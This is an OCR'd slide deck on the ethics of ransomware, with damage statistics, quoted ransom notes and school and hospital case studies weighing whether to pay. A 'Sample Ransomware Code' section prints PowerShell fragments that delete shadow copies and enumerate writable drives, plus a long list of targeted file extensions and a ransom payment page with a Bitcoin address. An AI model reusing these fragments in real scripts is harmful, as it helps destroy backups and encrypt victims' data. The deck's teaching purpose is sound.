Ransomware


Ethical Dilemmas

-Bob Garber

WHAT IS RANSOMWARE?


Ransomware is a form of malware designed to encrypt files on a device, rendering any files and the systems that rely on them unusable.

Impact of Ransomware Attacks



*Estimated global damage from ransomware.

THE AVERAGE COST OF RANSOMWARE-CAUSED DOWNTIME PER INCIDENT



*projected


Average cost of downtime to organizations as a result of a ransomware attack, in USD.

SafetyDetectives

Scope of Attacks

Estimates that by next year, there will be one ransomware attack every 11 seconds


INDUSTRIES IN NORTH AMERICA REPORTING RANSOM ATTACKS IN THE LAST YEAR



Percentage of all reported incidents caused by ransomware, as surveyed in 2019


SafetyDetectives

An actual ransomware note (hope you never see one like this)



```
| What happened to your files?

--------------------------------------------

We breached your corporate network and encrypted the data on your
computers. The encrypted data includes documents, databases, photos and
more -

all were encrypted using a military grade encryption algorithms (AES-256
and RSA-2048). You cannot access those files right now. But dont worry!

You can still get those files back and be up and running again in no time.


---------------------------------------------

| How to contact us to get your files back?

---------------------------------------------

The only way to restore your files is by purchasing a decryption tool
loaded with a private key we created specifically for your network.
```

An actual ransomware note (hope you never see one like this)



```
Once run on an effected computer, the tool will decrypt all encrypted
files - and you can resume day-to-day operations, preferably with

better cyber security in mind. If you are interested in purchasing the
decryption tool contact us at bapcocrypt@ctemplar.com



---------------------------------------------------

| How can you be certain we have the decryption tool?

---------------------------------------------------

In your mail to us attach up to 3 files (up to 3MB, no databases or
spreadsheets).

We will send them back to you decrypted.
```

Ethical Issues in Ransomware

1) To pay or not to pay (that is the question)
2) What about the rights of others
    a) Data Privacy Breaches
    b) Private vs. Public Needs
    c) Infect friends to save yourself?
3) Is there an ethical case to fix the bugs in ransomware?

Case 1 - Athens, TX school district

As school is about to start, just as school was to start this semester, technology chief Tony Brooks rushed to his office in Athens, Texas. Colleagues said they were unable to access the school district’s network.

He logged into his computer. A message popped up: “All your important files are encrypted!”

“I immediately freaked out,” said Mr. Brooks. “I got my team together and said we need to go and unplug every computer. We didn’t want the virus to spread any more.” Mr. Brooks, who works in the 3,000-student Athens Independent School District. How would payment be made?” Mr. Brooks responded.“BTC,” the hacker wrote, meaning bitcoin, which allows payment with no middlemen.

“*I* want for everything pc 50 000$.”

“see I have a very big list of keys,” the hacker said in the chat. “
“what about if we only needed 20 PC,” Mr. Brooks asked, thinki
might need decryption keys for only certain servers—mainly fo
student and financial data.
“then 1 PC - 1000$,” the hacker responded.
“ok, I need to discuss with my boss,” Mr. Brooks wrote.
The hacker also told Mr. Brooks not to call police.
“they won’t let you pay and won’t help you decrypt files,” the ha
“and you’ll lose data for always.”
Mr. Brooks replied: “we are not talking to the police. I just need to see how we can come up with the money…We are working with you and want to decrypt our data.”
He added: “how do we know our files will not be re-encrypted once we pay you?”
The hacker said: “Yes. I’m going to remove you…and tell you where to close the holes through that we’ve penetrated.”

Options: (Padlet Link)

1) Pay up so school can start
2) Delay start of school until entire system can be rebuilt
3) Stall and negotiate
4) Contact the FBI
5) Attempt to use a decryption tool

Some of the considerations

Arguments against Paying:

1) Will encourage and embolden the bad guys to do it again
2) No guarantee that after ransom is paid that the enryption keys will be sent
3) Feels like the “morally superior” position.
4) Bad publicity
5) The cost of paying is borne by others who will suffer when enriched criminals have more resources to continue and enhance their attacks

Some of the considerations

Arguments for Paying:

1) School can continue as normal - minimize impact on teachers and students
2) Concern for working parents if schools shut down
3) Minimize cost of redoing the entire network
4) Minimize publicity and preserve the school system's public image

Case 1 - Athens, TX school district

What happened?

1) School board authorized payment of $50,000 ransom
2) Two days later, the district technology chief discovered a backup server that was clean. School then broke off communication with the criminals, and

Case 2 - Toldeo, OH school distr

What happened?

We don’t know for sure because the school district l the evidence:

1) On Sept. 8, online learning systems failed on th
2) Early September, attacker posts that it had successfully attacked Toledo Public School servers.
3) Apparently, a ransom demand was made on the district, with the additional threat of dumping private data.

Options: (Padlet Link)

1) Pay up so school can start
2) Delay start of school until entire system can be rebuilt
3) Stall and negotiate
4) Contact the FBI
5) Attempt to use a decryption tool

Case 2 - Toldeo, OH school district

Apparently, the district did not pay, so on Oct. 14, data was dumped on the dark web.

Did you change your mind?

Data that was posted:

- first, middle, and last names
- student ID numbers
- Gender and race
- Social Security numbers
- date of birth, phone numbers
- Grades
- Included the identities of an 8th-grader listed as emotionally disturbed,
- a ninth-grader suspended for sexual activity
- a roster of foster children.
- school
- postal address,
- dates of Individualized Education Plans (IEPs)
- guardian's name,
- foster family information, and
- special education information.
- Scores on standardized tests
- Student disciplinary actions, including appeals over expulsions of named students and the basis for the expulsions.

F

Case 2 - Toldeo, OH school district

What happened?

- In October, the district contacted the FBI
- They contacted cybersecurity experts to determine the scope of the breach.
- The superintendent denied knowledge of anyone trying to extort a ransom.
- Finally, on Nov. 5 the superintendent admitted the attack.

Case 3 - Hancock Regional Hospital Indiana 2018

What happened?

1) On Friday, in Jan. 2018 Hancock Regional Hospital in Indiana found every file encrypted on its network, all file names changed to “I’m Sorry”
2) Backup files were also infected.
3) Hospital was given one week to pay $55,000 for the encryption keys
4) Restoring the system was estimated to take “days” or possibly “weeks” to do.
5) Hospital went to a paper system.

- Does it matter that this is a hospital?
- What if attackers threatened to publish confidential patient data?

Options:

1) Pay up
2) Contact the FBI
3) Restore the system from backup records.

Case 3 - Hancock Regional Hospital Indiana 2018

What happened?

1) On Saturday (the next day), the hospital decided to pay the ransom.
2) By Monday, all systems were operational.

> “We were in a very precarious situation at the time of the attack,” Hancock Health CEO Steve Long said in a statement. “With the ice and snow storm at hand, coupled with one of the worst flu seasons in memory, we wanted to recover our systems in the quickest way possible and avoid extending the burden toward other hospitals of diverting patients. Restoring from backup was considered, though we made the deliberate decision to pay the ransom to expedite our return to full operations.”


Tell the hackers how to fix their bug

Hacker had a bug where the encryption code was inadvertently set to NULL, so nothing could be decrypted.

Tell the hacker how to fix the bug so at least files could be recovered?

Sample Ransomware Code (developed in Microsoft Powershell)

1) Destroy Shadow files so files cannot be recreated
2) use the PowerShell GDR command and filter its output for only drives that show free space. This allows the script to get a list of drives that are writable.
3) Scans this list of drives for data files that match specific extensions and encrypts them using a randomly generated AES encryption key.
4) For each folder that it encrypts a file, it will also create a ransom note called **DECRYPT_INSTRUCTION.html**.
5) Ransom note contains links to payment sites




```
$gfdrfgGdfgwhRf = Get-WmiObject Win32_ShadowCopy
ForEach($QhdThscGhsjdR in $gfdrfgGdfgwhRf) {
$QhdThscGhsjdR.Delete()
}
```

```
$VxRgsjfThsnvHjh=gdr|where {$_.Free}|Sort-Object -Descending
```

```
*.pdf,*.xls,*.docx,*.xlsx,*.mp3,*.waw,*.jpg,*.jpeg,*.txt,*.rtf,*.d
rar,*.zip,*.psd,*.tif,*.wma,*.gif,*.bmp,*.ppt,*.pptx,*.docm,*.xlsm
s,*.ppsx,*.ppd,*.eps,*.png,*.ace,*.djvu,*.tar,*.cdr,*.max,*.wmv,*.
.wav,*.mp4,*.pdd,*.php,*.aac,*.ac3,*.amf,*.amr,*.dwg,*.dxf,*.accdb
d,*.tax2013,*.tax2014,*.oga,*.ogg,*.pbf,*.ra,*.raw,*.saf,*.val,*.w
.wow,*.wpk,*.3g2,*.3gp,*.3gp2,*.3mm,*.amx,*.avs,*.bik,*.dir,*.divx
x,*.evo,*.flv,*.qtq,*.tch,*.rts,*.rum,*.rv,*.scn,*.srt,*.stx,*.svi
f,*.trp,*.vdo,*.wm,*.wmd,*.wmmp,*.wmx,*.wvx,*.xvid,*.3d,*.3d4,*.3d
pbs,*.adi,*.ais,*.amu,*.arr,*.bmc,*.bmf,*.cag,*.cam,*.dng,*.ink,*.
.jiff,*.jpc,*.jpf,*.jpw,*.mag,*.mic,*.mip,*.msp,*.nav,*.ncd,*.odc,
,*.opf,*.qif,*.xwd,*.abw,*.act,*.adt,*.aim,*.ans,*.asc,*.ase,*.bdp
r,*.bib,*.boc,*.crd,*.diz,*.dot,*.dotm,*.dotx,*.dvi,*.dxe,*.mlx,*.
.euc,*.faq,*.fdr,*.fds,*.gthr,*.idx,*.kwd,*.lp2,*.ltr,*.man,*.mbox
g,*.nfo,*.now,*.odm,*.oft,*.pwi,*.rng,*.rtx,*.run,*.ssa,*.text,*.u
wbk,*.wsh,*.7z,*.arc,*.ari,*.arj,*.car,*.cbr,*.cbz,*.gz,*.gzig,*.j
```

Ransom Payment Info:



Instructions to unlock your files / data:

1. Download and install the Multibit application. This will give you your own Bitcoin-wallet address. You can find it under the "Request" tab. Paste this in the "Your BTC-address" field below.

2. Buy Bitcoins, (check DECRYPT_INSTRUCTION.HTML for correct amount based on date) and send it to your own Bitcoin-wallet address, they will show up in the Multibit app that you installed earlier. From there, hit the "Send" tab. Send the remaining BTC (bitcoin) to our Bitcoin-wallet address:
1Pw1JinSMhf93MRqfYW3KeywX8oFjs6fLe

Now submit the form below, **only if you've actually sent the Bitcoins**. Upon manual verification of the transaction you will receive the decrypter through email within 12 hours. ALL of your files/data will then be unlocked and decrypted automatically.
Do NOT move files around or try to temper them in any way, because the decrypter will not work anymore.

Please remember **this is the only way to ever regain access to your files again!** If payment is not received within ten days (check DECRYPT_INSTRUCTION.HTML for date) the price for the decrypter is doubled. Scheduled deletion of the key is after 30 days, we will not be able to recover files after this.

Your BTC-address:

Your ID:

Your Email:

Sources

How organizations can ethically negotiate ransomware payments

When it comes to ransomware, sometimes its better to pay up.

Industries most likely to pay

Hackers Hit Hospitals in Disruptive Ransomware Attack

Mounting Ransomware Attacks Morph Into a Deadly Concern – issues with paying

Schools Struggling to Stay Open Get Hit by Ransomware Attacks

Ransomware ethics course:

: Shoddy Programming causes new Ransomware to destroy your Data
Comments on above: Ethics Meets Ransomware

Pyramid schemes, infect friends to save yourself? See Legal and ethical implications of ransomware

More Sources

Here's what went wrong in Baltimore ransomware attack that cost the city over $18.2 million

Cyber-security statistics

Government Ransomware Guide

Mounting Ransomware Attacks Morph Into a Deadly Concern

Schools Struggling to Stay Open Get Hit by Ransomware Attacks

The Week in Ransomware - December 11th 2020 - Targeting K-12

FOLLOWING RANSOMWARE ATTACK INDIANA HOSPITAL PAYS $55K TO UNLOCK DATA

Toledo attack:

Privacy nightmare for Toledo Public Schools: Hackers dumped student and employee data

Toledo Public Schools admits district suffered ransomware attack